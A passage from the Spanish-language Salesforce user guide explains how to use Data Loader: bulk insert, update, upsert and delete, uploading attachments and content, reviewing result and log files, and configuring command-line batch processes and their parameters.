4. Haga clic en **Aceptar** para utilizar su asignación para la operación actual.

## Insertar, actualizar o eliminar datos utilizando el Cargador de datos

PERMISOS DE USUARIO

| | |
|---|---|
| Para Insert (insertar) registros: | "Crear" en el registro |
| Para Update (actualizar) registros: | "Modificar" en el registro |
| Para Upsert (alterar) registros: | "Crear" o "modificar" en el registro |
| Para Delete (eliminar) registros: | "Eliminar" en el registro |
| Para eliminar registros de forma masiva: | "Eliminar" en el registro |
| Para eliminar registros de forma masiva: | "Modificar todos los datos" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los asistentes para Insert (inserción), Update (actualización), Upsert (alteración), Delete (eliminación) y Hard Delete (eliminación masiva de datos) en el Cargador de datos le permiten agregar nuevos registros o modificar o eliminar los existentes. Recuerde que "Upsert" (alteración) es una combinación de inserción y actualización. Si un registro en su archivo coincide con un registro existente, éste último se ha actualizado con los valores de su archivo. Si no se encuentra ninguna coincidencia, el registro se crea como nuevo. Al eliminar registros de forma masiva, los registros eliminados no se almacenan en la papelera y se pueden eliminar inmediatamente. Para obtener más información, consulte Configurar el Cargador de datos en la página 732.

1. Abra el Cargador de datos.
2. Haga clic en **Insert** (Insertar), **Update** (Actualizar), **Upsert** (Alterar), **Delete** (Eliminar) o **Hard Delete** (Eliminar de forma masiva). Estos comandos también pueden encontrarse en el menú File (Archivo).
3. Escriba su nombre de usuario y contraseña de Salesforce. Haga clic en **Log in** (Inicio de sesión) para iniciar la sesión. Una vez que ha iniciado la sesión correctamente, haga clic en **Next** (Siguiente). (Hasta que cierre la sesión o salga del programa, no tendrá que volver a iniciar la sesión.)

   Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es `micontraseña` y su token de seguridad es `XXXXXXXXXX`, deberá introducir `micontraseñaXXXXXXXXXX` para iniciar sesión.
4. Seleccione un objeto. Por ejemplo, si inserta registros de cuentas, seleccione **Account** (Cuenta). Si su nombre de objeto no aparece en la lista predeterminada, seleccione `Show all objects` (Mostrar todos los objetos) para consultar una lista completa de los objetos a los que puede acceder. Los objetos se enumerarán según el nombre de etiqueta localizado, con el nombre del desarrollador anotado entre paréntesis. Para obtener descripciones de los objetos, consulte la *Referencia de objetos para Salesforce y Force.com*.
5. Haga clic en **Browse...** (Examinar...) para cargar el archivo CSV. Por ejemplo, si inserta registros de cuentas, puede especificar un archivo CSV denominado `insertaccounts.csv` que contenga una columna `Nombre` para los nombres de las nuevas cuentas.
6. Haga clic en **Next** (Siguiente). Cuando el objeto y el archivo CSV se han inicializado, haga clic en **Aceptar**.
7. Si está realizando una alteración:

**a.** Su archivo CSV debe contener una columna de valores de Id. para compararla con los registros existentes. La columna puede ser un Id. externo (un campo personalizado con el atributo "Id. externo") o `Id.` (el Id. de registro de Salesforce). En la lista desplegable, seleccione qué campo utilizar para buscar las coincidencias. Si el objeto no tiene campos de Id. externos, se utilizará `Id.` automáticamente. Haga clic en **Next** (Siguiente) para continuar.

**b.** Si su archivo incluye los Id. externos de un objeto que tenga una relación con su objeto seleccionado, permita que dicho Id. externo busque las coincidencias de los registros seleccionando su nombre en la lista desplegable. Si no ha realizado ninguna selección aquí, puede utilizar el campo `Id.` de objetos relacionados para la búsqueda de coincidencias asignándolo en el siguiente paso. Haga clic en **Next** (Siguiente) para continuar.

8. Defina la forma en la que las columnas del archivo CSV se asignan a los campos de Salesforce. Haga clic en **Choose an Existing Map** (Seleccionar una asignación existente) para seleccionar una asignación de campo existente o en **Create or Edit a Map** (Crear o modificar una asignación) para crear una nueva asignación o modificar una asignación existente. Para obtener más información y ejemplos, consulte Definir las asignaciones de campos del Cargador de datos en la página 740.
9. Haga clic en **Next** (Siguiente).
10. En cada operación, el Cargador de datos genera dos archivos de registro CSV únicos; un archivo comienza con "Correcto" y el otro con "Error". Haga clic en **Browse...** (Examinar...) para especificar el directorio de estos archivos.
11. Haga clic en **Finish** (Finalizar) para realizar la operación y después haga clic en **Yes** (Sí) para confirmar.
12. A medida que se realiza la operación la ventana de información del progreso muestra el estado del movimiento de datos.
13. Una vez que se completa la operación, la ventana de confirmación resume los resultados. Haga clic en **View Successes** (Ver correctos) para ver el archivo de elementos correctos, en **View Errors** (Ver errores) para abrir el archivo de errores o en **Aceptar** para cerrar. Para obtener más información, consulte Revisión de los archivos de resultados del Cargador de datos en la página 745.

Consejo:

- Si está actualizando o eliminando grandes cantidades de datos, revise Realizar actualizaciones masivas y Realizar eliminaciones masivas para obtener consejos y prácticas recomendadas.
- Existe un límite de cinco minutos para procesar 100 registros cuando se activa la API masiva. Además, si se tarda más de 10 minutos en procesar un archivo, la API masiva colocará el resto del archivo de nuevo en la cola para su posterior procesamiento. Si la API masiva sigue superando el límite de 10 minutos en los siguientes intentos, el archivo volverá a colocarse en la cola y a procesarse hasta 10 veces antes de que se marque la operación de forma permanente como fallida. Aunque el procesamiento falle, puede que algunos registros se hayan completado con éxito, por lo que debe comprobar los resultados. Si aparece un error de tiempo agotado al cargar un archivo, divida el archivo en partes más pequeñas e inténtelo de nuevo.

## Realizar actualizaciones masivas

Para actualizar un gran número de registros simultáneamente, recomendamos seguir estos pasos:

1. Obtenga sus datos realizando una exportación de los objetos que desee actualizar o ejecutando un informe. Asegúrese de que su informe incluye el Id. de registro.
2. Como medida de seguridad, guarde una copia adicional del archivo CSV generado.
3. Abra su archivo de trabajo en un editor de archivos CSV, como Excel, y actualice sus datos.
4. Inicie el Cargador de datos y siga los pasos del asistente de actualización. Tenga en cuenta que la concordancia se realiza conforme al Id. de registro. Consulte Insertar, actualizar o eliminar datos mediante el Cargador de datos en la página 741.
5. Finalizada la operación, revise los archivos de registro de aciertos y errores. Consulte Revisión de los archivos de resultados del Cargador de datos en la página 745.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

6. Si comete un error, utilice el archivo de copia de seguridad para restablecer los registros a sus valores anteriores.

### Realizar eliminaciones masivas

Para eliminar un gran número de registros simultáneamente mediante el Cargador de datos, recomendamos seguir estos pasos:

1. Como medida de seguridad, exporte los registros que desea eliminar asegurándose de seleccionar todos los campos. (Consulte Exportar datos en la página 739.) Guarde una copia adicional del archivo CSV generado.
2. A continuación, exporte los registros que desea eliminar, esta vez utilizando únicamente el Id. de registro como criterio.
3. Inicie el Cargador de datos y siga los pasos del asistente de eliminación o eliminación masiva. Asigne únicamente el Id. de columna. Consulte Insertar, actualizar o eliminar datos mediante el Cargador de datos en la página 741.
4. Finalizada la operación, revise los archivos de registro de aciertos y errores. Consulte Revisión de los archivos de resultados del Cargador de datos en la página 745.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para eliminar registros de forma masiva:
- "Modificar todos los datos"

## Carga de archivos adjuntos

Puede utilizar el Cargador de datos para cargar archivos adjuntos a Salesforce. Antes de cargar archivos adjuntos, tenga en cuenta lo siguiente:

- Si pretende cargar mediante la API masiva, verifique que esté activada al función `Cargar Lote de API masiva como archivo Zip` en la página **Configuración** > **Configuración**.
- Si está migrando archivos adjuntos desde una organización de origen de Salesforce a una organización de destino de Salesforce, empiece solicitando una exportación de datos para la organización de origen. En la página Programar exportación, asegúrese de seleccionar la casilla de verificación `Incluir archivos adjuntos...`, para que se incluya en su exportación el archivo `Attachment.csv`. Puede utilizar este archivo CSV para cargar los archivos adjuntos. Para obtener más información acerca del servicio de exportación, consulte Exportar datos de copia de seguridad desde Salesforce en la página 786.

Para cargar archivos adjuntos:

1. Confirme que el archivo CSV que desea utilizar para la importación de archivos adjuntos contiene las siguientes columnas obligatorias (cada columna representa un campo de Salesforce):
   - `ParentId`: el Id. de Salesforce para el registro principal.
   - `Name`: el nombre de archivo de los datos adjuntos; por ejemplo: `myattachment.jpg`.
   - `Body`: la ruta absoluta al archivo adjunto en su unidad local.

     Asegúrese de que los valores en la columna `Body` contienen el nombre completo de archivo de los datos adjuntos tal y como aparecen en su ordenador. Por ejemplo, si un archivo adjunto denominado `myattachment.jpg` se localiza en su equipo en `C:\Export`, `Body` debe especificar `C:\Export\myattachment.jpg`. Su archivo CSV podría tener una apariencia como esta:

     ```
     ParentId,Name,Body
     50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
     701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
     ```

     El archivo CSV también puede incluir otros campos opcionales de archivos adjuntos, como `Descripción`.

2. Continúe con una operación de inserción o modificación; consulte Insertar, actualizar o eliminar datos mediante el Cargador de datos en la página 741. En el paso `Seleccionar objetos de datos`, asegúrese de seleccionar la casilla de verificación `Mostrar todos los objetos de Salesforce` y el nombre del objeto `Archivo adjunto` en la lista.

## Cargar contenido con el Cargador de datos

Puede utilizar el Cargador de datos para cargar documentos y vínculos de forma masiva en bibliotecas en Salesforce CRM Content. Antes de cargar documentos o vínculos, tenga en cuenta lo siguiente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Si pretende cargar mediante la API masiva, verifique que esté activada al función `Cargar Lote de API masiva como archivo Zip` en la página **Configuración** > **Configuración**.
- Al cargar un documento desde una unidad local mediante el Cargador de datos, especifique la ruta en los campos `VersionData` y `PathOnClient` del archivo CSV. `VersionData` identifica la ubicación y extrae el formato mientras que `PathOnClient` identifica el tipo de documento que se carga.
- Al cargar un vínculo mediante el Cargador de datos, especifique la URL en `ContentUrl`. No utilice `PathOnClient` ni `VersionData` para cargar vínculos.
- No se puede exportar contenido mediante el Cargador de datos.
- Si está actualizando contenido que ya ha cargado:
  - Lleve a cabo la función Insertar.
  - Incluya una columna `ContentDocumentId` con un Id. de 18 caracteres. Salesforce utiliza esta información para determinar que está actualizando contenido. Cuando asigna `ContentDocumentId`, se agregan las actualizaciones al archivo de contenido. Si no incluye el ContentDocumentId, se tratará el contenido como nuevo y no se actualiza el archivo de contenido.

1. Cree un archivo CSV con los campos siguientes.
   - `Título`: nombre del archivo.
   - `Descripción`: (opcional) descripción del archivo o el vínculo.

     Nota: Si hay comas en la descripción, utilice comillas dobles en el texto.

   - `VersionData`: ruta de archivo completa en la unidad local (sólo para cargar documentos).

     Nota: Los archivos se convierten a la codificación base64 durante la carga. Esta acción agrega un 30% aproximado al tamaño del archivo.

   - `PathOnClient`: ruta de archivo completa en la unidad local (sólo para cargar documentos).
   - `ContentUrl`: URL (sólo para cargar vínculos).
   - `OwnerId`: (opcional) propietario del archivo, se toma de forma predeterminada el usuario que carga el archivo.
   - `FirstPublishLocationId`: el identificador de la biblioteca.
   - `RecordTypeId`: el identificador del tipo de registro.

     Nota: Si publica en una biblioteca que tiene tipos de registro restringidos, especifique `RecordTypeId`.

     Para determinar los valores de `RecordTypeId` de su organización con el Cargador de datos, realice los pasos indicados en Exportación de datos. A continuación se incluye una consulta de SOQL:

     ```
     Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
     ```

     Para determinar los valores de `RecordTypeId` de su organización mediante el kit de herramientas AJAX:

**a.** Inicie sesión en Salesforce.

**b.** Introduzca esta URL en el explorador: `http://nombreInstancia.salesforce.com/soap/ajax/38.0/debugshell.html`. Introduzca el *nombreInstancia* para su organización. Puede ver el *nombreInstancia* en el campo de URL de su explorador después de iniciar sesión en Salesforce.

**c.** En el tipo de página de Shell de kit de herramientas AJAX:

```
sforce.connection.describeSObject("ContentVersion")
```

**d.** Pulse **Intro**.

**e.** Haga clic en las flechas para `recordTypeInfos`.

Se enumerarán los valores de `RecordTypeId` de su organización.

- `TagsCsv`: (opcional) etiqueta.

A continuación se muestra un archivo CSV de ejemplo:

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Cargue el archivo CSV para el objeto ContentVersion (consulte Insertar, actualizar o eliminar datos con el Cargador de datos en la página 741). Todos los documentos y vínculos están disponibles en la biblioteca especificada.

## Revisión de los archivos de resultados del Cargador de datos

Después de cada importación o exportación, el Cargador de datos genera dos archivos CSV de salida que contienen los resultados de la operación. Un nombre de archivo empieza por "success", mientras el otro comienza por "error". Durante las exportaciones, el Cargador de datos guarda los datos extraídos en un archivo CSV que haya especificado en el asistente. El Cargador de datos dispone de un visor de archivos CSV integrado que le permitirá abrir y visualizar estos archivos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para ver los archivos de salida de una operación del Cargador de datos:

1. Seleccione **View (Ver)** > **View CSV (Ver CSV)**.
2. Especifique el número de filas que desea ver. Cada fila del archivo CSV se corresponde con un registro de Salesforce. El valor predeterminado es 1000.
3. Para ver el archivo CSV que desee, haga clic en **Open CSV** (Abrir CSV). Para ver el último archivo de registro de operaciones correctas, haga clic en **Open Success** (Abrir archivo de operaciones correctas). Para ver el último archivo de registro de errores, haga clic en **Open Error** (Abrir archivo de errores). El archivo CSV se abrirá en una ventana nueva.
4. Opcionalmente, haga clic en **Open in External Program** (Abrir en programa externo) para abrir el archivo en el programa externo asociado, como Microsoft® Office Excel.

   El archivo de operaciones "success" contiene todos los registros que se cargaron correctamente. En este archivo hay una columna para los Id. de registros generados recientemente. El archivo de "error" contiene todos los registros rechazados en la operación de carga. Contiene una columna que describe el motivo del error al realizar la carga.

5. Haga clic en **Close** (Cerrar) para volver a la ventana Selector de CSV y, a continuación, haga clic en **Aceptar** para salir de la ventana.

Nota: Para generar archivos correctos al exportar datos, seleccione la configuración `Generar archivos de estado para exportaciones`. Para obtener más información, consulte Configurar el Cargador de datos en la página 732.

### Ver el archivo de registro del Cargador de datos

Si necesita investigar un problema con el Cargador de datos o si se lo solicita el servicio de atención al cliente de Salesforce, podrá acceder a los archivos de registro que realizan un seguimiento de las operaciones y conexiones de red realizadas por el Cargador de datos.

El archivo de registro, `sdl.log`, contiene una lista cronológica detallada de entradas de registro del Cargador de datos. Las entradas de registro marcadas con "INFO" son elementos de procedimiento, como el inicio y el cierre de sesión en Salesforce. Las entradas de registro marcadas como "ERROR" son problemas como un registro enviado al que le falta el campo obligatorio. El archivo de registro puede abrirse con programas de edición de texto comunes como el Bloc de notas de Microsoft.

Si está utilizando el Cargador de datos para Windows, visualice el archivo de registro introduciendo *`%TEMP%\sdl.log`* en el cuadro de diálogo Ejecutar o la barra de direcciones de Windows Explorer.

Si está utilizando el Cargador de datos para Mac OSX, visualice el archivo de registro abriendo el programa Terminal e introduciendo *`open $TMPDIR/sdl.log`*.

Si está teniendo problemas para iniciar sesión desde la interfaz de usuario, es posible que necesite obtener un nuevo testigo de seguridad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Modo por lotes

**Nota:** La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Puede ejecutar el Cargador de datos en modo de lotes desde la línea de comandos. Consulte los temas siguientes:

- Directorios y archivos instalados
- Cifrar desde la línea de comandos
- Actualizar su interfaz de modo de lotes
- Interfaz de línea de comandos del Cargador de datos
- Configurar procesos por lotes
- Parámetros de configuración del proceso del Cargador de datos
- Operaciones de línea de comandos del Cargador de datos
- Configuar el acceso a bases de datos
- Asignar columnas
- Ejecutar procesos por lotes individuales
- Objetos de acceso a los datos

**Nota:** Si ha utilizado el modo de lotes desde la línea de comandos con una versión anterior a 8.0, consulte Actualizar su interfaz de modo por lotes en la página 748.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Directorios y archivos instalados

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

En la versión 8.0 y posteriores, la instalación del Cargador de datos crea varios directorios en el directorio de instalación. Los siguientes directorios intervienen en la ejecución del programa desde la línea de comandos para el procesamiento automatizado por lotes:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**bin**

Contiene los archivos de lotes `encrypt.bat` de cifrado de contraseñas y `process.bat` de ejecución de procesos de lotes.

Para obtener más información acerca de la ejecución del Cargador de datos desde la línea de comandos, consulte Interfaz de línea de comandos de Data Loader en la página 748.

**conf**

El directorio de configuración predeterminado. Contiene los archivos de configuración `config.properties`, `Loader.class` y `log-conf.xml`.

El archivo `config.properties` que se genera cuando modifica el cuadro de diálogo Configuración en la interfaz gráfica de usuario se encuentra en `C:\Documents and Settings\`*`su nombre de usuario de Windows`*`\Application Data\Salesforce\Data Loader `*`número_versión`*. Puede copiar este archivo en el directorio de instalación `conf` para utilizarlo en el procesamiento por lotes.

El archivo `log-conf.xml` se incluye con la versión 35.0 del Cargador de datos para el instalador de Windows. El archivo `log-conf.xml` está ubicado en `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` para el usuario actual y `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` para todos los usuarios.

**samples**

Contiene subdirectorios de archivos de muestra para referencia.

### Convención de ruta de archivo

Las rutas del archivo de estos temas comienzan un nivel por debajo del directorio de instalación. Por ejemplo, `\bin` significa `C:\Archivos de programa\Salesforce\Data Loader `*`número_versión`*`\bin`, si ha aceptado el directorio de instalación predeterminado. Si ha instalado el programa en una ubicación diferente, sustituya esa ruta según sea necesario.

## Cifrar desde la línea de comandos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Cuando ejecuta el Cargador de datos en modo de lotes desde la línea de comandos, debe cifrar los siguientes parámetros de configuración:

- `sfdc.password`
- `sfdc.proxyPassword`

El Cargador de datos ofrece una funcionalidad de cifrado para proteger las contraseñas especificadas en los archivos de configuración. La utilidad de cifrado se utiliza para cifrar contraseñas, pero los datos que transmite utilizando el Cargador de datos no están cifrados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

1. Ejecute `\bin\encrypt.bat`.
2. En la línea de comandos, siga las indicaciones que se proporcionan para ejecutar las siguientes acciones:

**Generar una clave**
El texto clave se genera en pantalla del texto que proporcione. Con cuidado, copie el texto de la clave en un archivo de clave, sin incluir los espacios iniciales o finales. El archivo de clave se puede utilizar para operaciones de cifrado y descifrado.

**Cifrar el texto**
Genera una versión cifrada de un a contraseña o de otro texto. También puede proporcionar un archivo de clave para el cifrado. En el archivo de configuración, asegúrese de copiar exactamente el texto cifrado y de incluir el archivo de clave.

**Verificar el texto cifrado**
Las versiones cifrada y descifrada de la contraseña proporcionada verifican si la contraseña cifrada coincide con su versión descifrada. La línea de comandos mostrará un mensaje de conformidad o de error.

## Actualizar su interfaz de modo de lotes

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La interfaz de modo de lotes en las versiones 8.0 y posteriores del Cargador de datos no es compatible con versiones anteriores. Si utiliza una versión anterior a la 8.0 para ejecutar un proceso por lotes, sus opciones son las siguientes:

**Mantener la versión anterior para el uso de lotes**
No desinstale su versión anterior del Cargador de datos. Continúe utilizando esa versión para los procesos de lotes. No puede beneficiarse de funciones más novedosas como la conectividad de base de datos, pero sus integraciones continuarán funcionando. También puede instalar la nueva versión, junto con la versión anterior y dedicar la versión anterior únicamente para procesos de lotes.

**Genere un nuevo archivo config.properties con la nueva interfaz**
Si originó originalmente su archivo `config.properties` con su interfaz gráfica de usuario, utilice la nueva versión para definir las mismas propiedades y generar un nuevo archivo. Utilice este nuevo archivo con la nueva interfaz de modo de lotes.

**Actualice manualmente su archivo config.properties**
Si creó su antiguo archivo `config.properties` manualmente, debe actualizarlo manualmente a la nueva versión. Para obtener más información, consulte Directorios y archivos instalados en la página 747.

## Interfaz de línea de comandos del Cargador de datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para las operaciones automatizadas por lotes como las cargas y extracciones programadas de manera nocturna, ejecute el Cargador de datos en la línea de comandos. Antes de ejecutar cualquier operación por lotes, asegúrese de incluir su contraseña cifrada en el archivo de configuración. Para obtener más información, consulte Introducción del Cargador de datos en la página 766 y Cifrar desde la línea de comandos en la página 747. Desde la línea de comandos, desplácese hacia el directorio `bin` y escriba *`process.bat`*, que tomará los parámetros siguientes:

- El directorio que contiene `config.properties`.
- El nombre del bean del proceso por lotes incluido en `process-conf.xml`.

El archivo `log-conf.xml` se incluye con la versión 35.0 del Cargador de datos para el instalador de Windows. El archivo `log-conf.xml` está ubicado en `%LOCALAPPDATA%\salesforce.com\Data`

`Loader\samples\conf\log-conf.xml` para el usuario actual y `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` para todos los usuarios.

Para obtener más información acerca del uso de *`process.bat`*, consulte Ejecutar procesos por lotes individuales en la página 766.

Para ver sugerencias e instrucciones, agregue *`-help`* en el comando incluido en *`process.bat`*.

El Cargador de datos se ejecuta independientemente de la operación, archivo o asignación que se defina en el archivo de configuración que especifique. Si no especifica ningún directorio de configuración, se utilizará el directorio actual. De forma predeterminada, los archivos de configuración del Cargador de datos se instalan en la siguiente ubicación:

`C:\Archivos de programa\Salesforce\Data Loader` *`número de versión`*`\conf`

Puede utilizar el archivo `process-conf.xml` para configurar el procesamiento por lotes. Defina el nombre del proceso en el atributo de Id. del elemento del bean: (por ejemplo <bean id="myProcessName">).

Si desea implementar un registro mejorado, utilice una copia de `log-conf.xml`.

Podrá cambiar los parámetros en tiempo de ejecución introduciendo *`param=value`* como argumentos del programa. Por ejemplo, al agregar `process.operation=insert` al comando se cambia la configuración en el tiempo de la ejecución.

Puede definir el tamaño mínimo y máximo de la pila. Por ejemplo, `-Xms256m -Xmx256m` establece el tamaño de la pila en 256 MB.

**Nota:** Estos temas sólo se aplican a la versión 8.0 y posteriores del Cargador de datos.

**Consejo:** Si tiene problemas para iniciar sesión en la interfaz de línea de comandos después de realizar una actualización a una versión más reciente del Cargador de datos, intente volver a cifrar su contraseña para solucionar el problema.

## Configurar procesos por lotes

**Nota:** La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Utilice `\samples\conf\process-conf.xml` para configurar sus procesos del Cargador de datos representados por beans ProcessRunner. Un proceso debe tener `ProcessRunner` como el atributo `clase` y el siguiente conjunto de propiedades en el archivo de configuración:

**name**
Establece el nombre del bean ProcessRunner. Este valor se utiliza también como el nombre de cadena no genérico y para la configuración de archivos de seguridad (vea a continuación).

**configOverrideMap**
Una propiedad de tipo `map` donde cada entrada representa un ajuste de configuración: la clave es el nombre de configuración; el valor es el valor de configuración.

**enableLastRunOutput**
Si es verdadero (el predeterminado), los archivos de resultados que contienen información sobre la última ejecución, como `sendAccountsFile_lastrun.properties`, se generan y se guardan en la ubicación especificada por `lastRunOutputDirectory`. Si no es verdadero, los archivos ni se generan ni se guardan.

**lastRunOutputDirectory**
La ubicación del directorio donde los archivos de resultados contienen información sobre la última ejecución, como `sendAccountsFile_lastrun.properties`, está escrita. El valor predeterminado es `\conf`. Si `enableLastRunOutput` se define como falso, este valor no se utiliza porque los archivos no se han generado.

La configuración de archivos de seguridad almacena valores de parámetros de configuración de la última ejecución para depurar objetivos y se utiliza para cargar los parámetros de configuración predeterminados en `config.properties`. La configuración en `configOverrideMap` prevalece sobre estos en la configuración de archivos de seguridad. El archivo de configuración de seguridad se gestiona programáticamente y no requiere modificar ningún manual.

Para los nombres y descripciones de los parámetros de configuración de procesos disponibles, consulte Parámetros de configuración de procesos del Cargador de datos en la página 750.

## Parámetros de configuración del proceso del Cargador de datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Si ejecuta el Cargador de datos desde la línea de comandos, puede especificar los siguientes parámetros de configuración en el archivo `process-conf.xml`. En algunos casos, el parámetro también se representa en la interfaz gráfica de usuario en **Configuración** > **Configuración**.

Consejo: Puede encontrar un archivo `process-conf.xml` de muestra en el directorio `\samples` que se instala con el Cargador de datos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| `dataAccess.readUTF8` | booleano | `Leer todos los archivos CSV con codificación UTF-8` | Seleccione esta opción para abrir los archivos en codificación UTF-8, incluso si están guardados en un formato diferente.<br>Valor de muestra: `true` |
| `dataAccess.writeUTF8` | booleano | `Escribir todos los archivos CSV con codificación UTF-8` | Seleccione esta opción para escribir archivos en codificación UTF-8.<br>Valor de muestra: `true` |
| `dataAccess.name` | cadena | No aplicable (N/A) | Nombre del origen de datos que se utilizará, como un nombre de archivo CSV. En bases de datos, utilice el nombre de la configuración de la base de datos en `database-conf.xml`.<br>Valor de muestra: `c:\dataloader\data\extractLead.csv` |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| dataAccess.readBatchSize | entero | ND | Número de registros leídos desde la base de datos en ese momento. El valor máximo es 200.<br>Valor de muestra: 50 |
| dataAccess.type | cadena | ND | Tipo de origen de datos estándar o personalizado. Los tipos estándar son csvWriter, csvRead, databaseWrite y databaseRead.<br>Valor de muestra: csvWrite |
| dataAccess.writeBatchSize | entero | ND | Número de registros escritos en la base de datos en ese momento. El valor máximo es 2.000. Observe el efecto de un valor de parámetro largo: si se produce un error, todos los registros del lote se desharán. Por contra, si el valor se define como 1, cada registro se procesa individualmente (no en lotes) y los errores serán específicos de un registro concreto. Es recomendable definir el valor como 1 si necesita diagnosticar problemas con la escritura en una base de datos.<br>Valor de muestra: 500 |
| process.enableExtractStatusOutput | booleano | Generar archivos de estado para exportaciones | Seleccione esta opción para generar archivos de error y archivos de operaciones correctas cuando exporte los datos.<br>Valor de muestra: true |
| process.enableLastRunOutput | booleano | ND | Cuando ejecuta el Cargador de datos en modo de lotes, puede desactivar la generación de los archivos de resultados como sendAccountsFile_lastRun.properties. Los archivos de este tipo se guardan de forma predeterminada en el directorio conf. Para detener la escritura de estos archivos, defina esta opción como false.<br>También puede cambiar la ubicación del directorio en el que se guardan estos archivos utilizando process.lastRunOutputDirectory.<br>Valor de muestra: true |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| `process.encryptionKeyFile` | cadena (nombre de archivo) | ND | Nombre del archivo que contiene la clave de cifrado. Consulte Cifrar desde la línea de comandos en la página 747.<br>Valor de muestra: `c:\dataloader\conf\my.key` |
| `process.initialLastRunDate` | fecha | ND | El ajuste inicial del parámetro `process.lastRunDate`, que se puede utilizar en una cadena SQL y se actualiza automáticamente cuando un proceso se ha ejecutado correctamente. Si desea una explicación de la sintaxis de formato de fecha, consulte Formatos de fecha en la página 737.<br>El formato debe ser `aaaa-MM-ddTHH:mm:ss.SSS+/-HHmm`. Por ejemplo: 2006-04-13T13:50:32.423-0700 |
| `process.lastRunOutputDirectory` | cadena (directorio) | ND | Cuando ejecuta el Cargador de datos en modo de lotes, puede cambiar la ubicación en la que se escriben los archivos de resultados como `sendAccountsFile_lastRun.properties`. Los archivos de este tipo se guardan de forma predeterminada en el directorio `\conf`. Para cambiar la ubicación, cambie el valor de esta opción por la ruta completa en la que se deben escribir los archivos salientes.<br>También puede detener la escritura de los archivos, utilizando `process.enableLastRunOutput`. |
| `process.loadRowToStartAt` | número | `Iniciar en la fila` | Si su última operación fue errónea, puede utilizar esta configuración para empezar donde terminó la última operación realizada con éxito.<br>Valor de muestra: `1008` |
| `process.mappingFile` | cadena (nombre de archivo) | ND | Nombre del archivo de asignación de campos que se utilizará. Consulte Asignar columnas en la página 764.<br>Valor de muestra: `c:\dataloader\conf\accountExtractMap.sdl` |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| `process.operation` | cadena | ND | La operación que se ejecutará. Consulte Operaciones de línea de comandos del Cargador de datos en la página 759.<br>Valor de muestra: `extract` |
| `process.statusOutputDirectory` | cadena (directorio) | ND | El directorio en que se guardan los archivos "success" y "error". Los nombres de archivo se generan automáticamente para cada operación salvo que especifique lo contrario en `process-conf.xml`.<br>Valor de muestra: `c:\dataloader\status` |
| `process.outputError` | cadena (nombre de archivo) | ND | El nombre del archivo CSV que almacena los datos del error de la última operación.<br>Valor de muestra: `c:\dataloader\status\myProcessErrors.csv` |
| `process.outputSuccess` | cadena (nombre de archivo) | ND | El nombre del archivo CSV que almacena los datos correctos de la última operación. Consulte también `process.enableExtractStatusOutput` en la página 751.<br>Valor de muestra: `c:\dataloader\status\myProcessSuccesses.csv` |
